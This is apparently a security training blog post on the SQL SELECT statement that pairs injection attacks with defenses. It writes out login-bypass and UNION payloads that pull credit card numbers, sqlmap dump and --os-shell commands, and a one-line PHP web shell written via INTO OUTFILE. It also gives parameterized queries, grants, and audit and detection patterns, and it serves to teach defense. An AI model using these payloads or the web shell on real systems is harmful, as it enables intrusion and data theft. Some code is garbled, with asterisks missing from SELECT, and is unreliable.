Listen to this Post

Introduction:
The Structured Query Language (SQL) is the backbone of almost every modern web application, but its most basic command – the one used to retrieve data – is also the primary weapon for database breaches. Understanding how `SELECT` works is not just about passing a certification exam; it’s the first line of defense against SQL injection, the vulnerability that has exposed billions of records. This article dissects the `SELECT` statement from both a developer’s and an attacker’s perspective, providing actionable training for cybersecurity professionals.
Learning Objectives:
- Identify the correct SQL statement for data retrieval and differentiate it from data manipulation commands.
- Execute both benign and malicious `SELECT` queries to understand SQL injection mechanics.
- Implement parameterized queries and input validation on Linux and Windows environments to prevent data exfiltration.
You Should Know:
- The Anatomy of SELECT: More Than Just Fetching Rows
The `SELECT` statement is used to query data from a database table. While the basic syntax (SELECT column FROM table) seems harmless, its power – and danger – lies in clauses like WHERE, UNION, and subqueries. Attackers exploit poorly constructed `SELECT` queries to bypass authentication, extract sensitive columns, or dump entire databases.
Step‑by‑step guide to safe and unsafe SELECT usage:
On Linux (MySQL/MariaDB):
1. Connect to the database:
mysql -u root -p
2. Create a vulnerable table for demonstration:
CREATE DATABASE testdb;
USE testdb;
CREATE TABLE users (id INT, username VARCHAR(50), password VARCHAR(50));
INSERT INTO users VALUES (1, 'admin', 'supersecret');
3. Legitimate SELECT query:
SELECT username FROM users WHERE id = 1;
4. Malicious injection example (login bypass):
If a web app uses SELECT FROM users WHERE username = '$input' AND password = '$pwd', an attacker inputs `’ OR ‘1’=’1` as username, resulting in:
SELECT FROM users WHERE username = '' OR '1'='1' AND password = 'anything'
This returns all rows, bypassing authentication.
On Windows (SQL Server via sqlcmd):
1. Open Command Prompt and connect:
sqlcmd -S localhost -U sa -P your_password
2. Demonstrate UNION-based extraction:
SELECT name FROM products WHERE id = 1 UNION SELECT password FROM users;
This is a classic technique to combine results from an unintended table.
Mitigation – Parameterized Query Example (Python + SQLite):
import sqlite3
conn = sqlite3.connect('test.db')
cursor = conn.cursor()
 Safe
user_input = "admin' OR '1'='1"
cursor.execute("SELECT  FROM users WHERE username = ?", (user_input,))
 The input is treated as data, not code.
2. Automating SELECT‑Based Attacks with SQLMap (Penetration Testing)
SQLMap automates detection and exploitation of SQL injection flaws. It crafts thousands of `SELECT` variants to exfiltrate data. This tool is essential for red teams and auditors.
Step‑by‑step guide to ethical testing:
1. Install SQLMap on Linux (Kali recommended):
sudo apt update && sudo apt install sqlmap -y
2. Identify a vulnerable URL parameter (e.g., http://test.com/page?id=1`):
sqlmap -u "http://test.com/page?id=1" --batch --dbs
<h2 style="color: yellow;">This automatically tests for injection and lists databases.</h2>
<h2 style="color: yellow;">3. Dump table contents using `SELECT` payloads:</h2>
sqlmap -u "http://test.com/page?id=1" -D database_name -T users --dump
<h2 style="color: yellow;">Behind the scenes, SQLMap uses queries like:</h2>
SELECT username, password FROM users WHERE id=1 AND SLEEP(5) -- -
<h2 style="color: yellow;">4. On Windows (if Python is installed):</h2>
python sqlmap.py -u "http://test.com/page?id=1" --os-shell
This attempts to gain a command shell viaSELECT … INTO OUTFILE`.
What this does: SQLMap automates error‑based, union‑based, and boolean‑based blind injections, each relying on malformed `SELECT` statements. Use only on systems you own or have written permission to test.
3. Hardening Databases Against SELECT Exploitation
Defensive measures focus on least privilege, input validation, and web application firewalls (WAFs). Below are commands for Linux (PostgreSQL) and Windows (SQL Server).
Linux – PostgreSQL:
- Restrict SELECT to specific columns:
REVOKE SELECT ON ALL TABLES IN SCHEMA public FROM public;
GRANT SELECT (username) ON users TO webapp_user;
- Enable query logging to detect anomalies:
sudo nano /etc/postgresql/13/main/postgresql.conf
Set: log_statement = 'all' and log_min_duration_statement = 0
sudo systemctl restart postgresql
- Monitor for suspicious SELECT patterns using
grep:sudo tail -f /var/log/postgresql/postgresql.log | grep -E "UNION|SLEEP|WAITFOR"
Windows – SQL Server:
- Use stored procedures instead of dynamic SQL:
CREATE PROCEDURE GetUser @username NVARCHAR(50) AS
BEGIN
SELECT  FROM users WHERE username = @username;
END
- Enable SQL Server Audit for SELECT statements:
CREATE SERVER AUDIT SELECT_Audit TO FILE (FILEPATH = 'C:\AuditLogs');
ALTER SERVER AUDIT SELECT_Audit WITH (STATE = ON);
- View audit logs with PowerShell:
Get-Content "C:\AuditLogs.sqlaudit" | Select-String "SELECT"
- Hands‑On Lab: Simulating a Data Exfiltration via SELECT
This lab recreates a real‑world attack – extracting credit card numbers from an e‑commerce database using a vulnerable search field.
Setup (Docker on Linux or Windows WSL2):
docker run -d --name vuln_sql -e MYSQL_ROOT_PASSWORD=root -p 3306:3306 mysql:5.7
docker exec -it vuln_sql mysql -uroot -proot
Create vulnerable schema:
CREATE DATABASE shop;
USE shop;
CREATE TABLE orders (id INT, cc_number VARCHAR(20), user VARCHAR(50));
INSERT INTO orders VALUES (1, '4111111111111111', 'john'), (2, '5500000000000004', 'jane');
Simulate a vulnerable search endpoint (Node.js example, but focus on SQL):
The attacker input in the search box: `’ UNION SELECT cc_number FROM orders WHERE ‘1’=’1`
Resulting query:
SELECT product_name FROM products WHERE product_name LIKE '%' UNION SELECT cc_number FROM orders WHERE '1'='1'%'
Extracted data: All credit card numbers.
Mitigation script (PHP on Windows using IIS):
$stmt = $conn->prepare("SELECT product_name FROM products WHERE product_name LIKE CONCAT('%', ?, '%')");
$stmt->bind_param("s", $_GET['search']);
$stmt->execute();
Never concatenate user input directly into a `SELECT` statement.
- Training Course Integration: From SQL Basics to Certified Analyst
For IT and cybersecurity training, the `SELECT` statement is a core module in CompTIA Security+, CEH, and CISSP (domain: software development security). A typical lab progression:
- Beginner: Write `SELECT` with `WHERE` and
JOIN. - Intermediate: Exploit boolean‑based blind injection using
AND (SELECT SUBSTRING(password,1,1) FROM users WHERE id=1) = 'a'. - Advanced: Use `SELECT` with `INTO OUTFILE` to write a web shell on Linux:
SELECT "<?php system($_GET['cmd']); ?>" INTO OUTFILE "/var/www/html/shell.php"
- Defender: Implement a WAF rule (ModSecurity) to block `UNION SELECT` patterns.
What Undercode Say:
- The `SELECT` statement is the most abused SQL command in data breaches – not `INSERT` or `DELETE` – because attackers want to read, not destroy, data for espionage or ransom.
- Most security audits fail to test for second‑order injection where a `SELECT` is triggered from stored data, making parameterized queries mandatory even for supposedly “safe” reads.
Prediction:
As generative AI co‑pilot coding tools become mainstream, we will see a surge of subtle SQL injection vulnerabilities introduced by LLM‑generated `SELECT` statements that bypass traditional pattern matching. Future database security will move toward AI‑driven query allow‑listing and behavioral analysis, where any `SELECT` deviating from an established baseline (e.g., unusual column combinations or `UNION` clauses) is automatically terminated. Training courses will need to evolve from teaching static SQL syntax to real‑time anomaly detection using eBPF and database firewalls.
▶️ Related Video (76% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Gmfaruk UgcPost – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


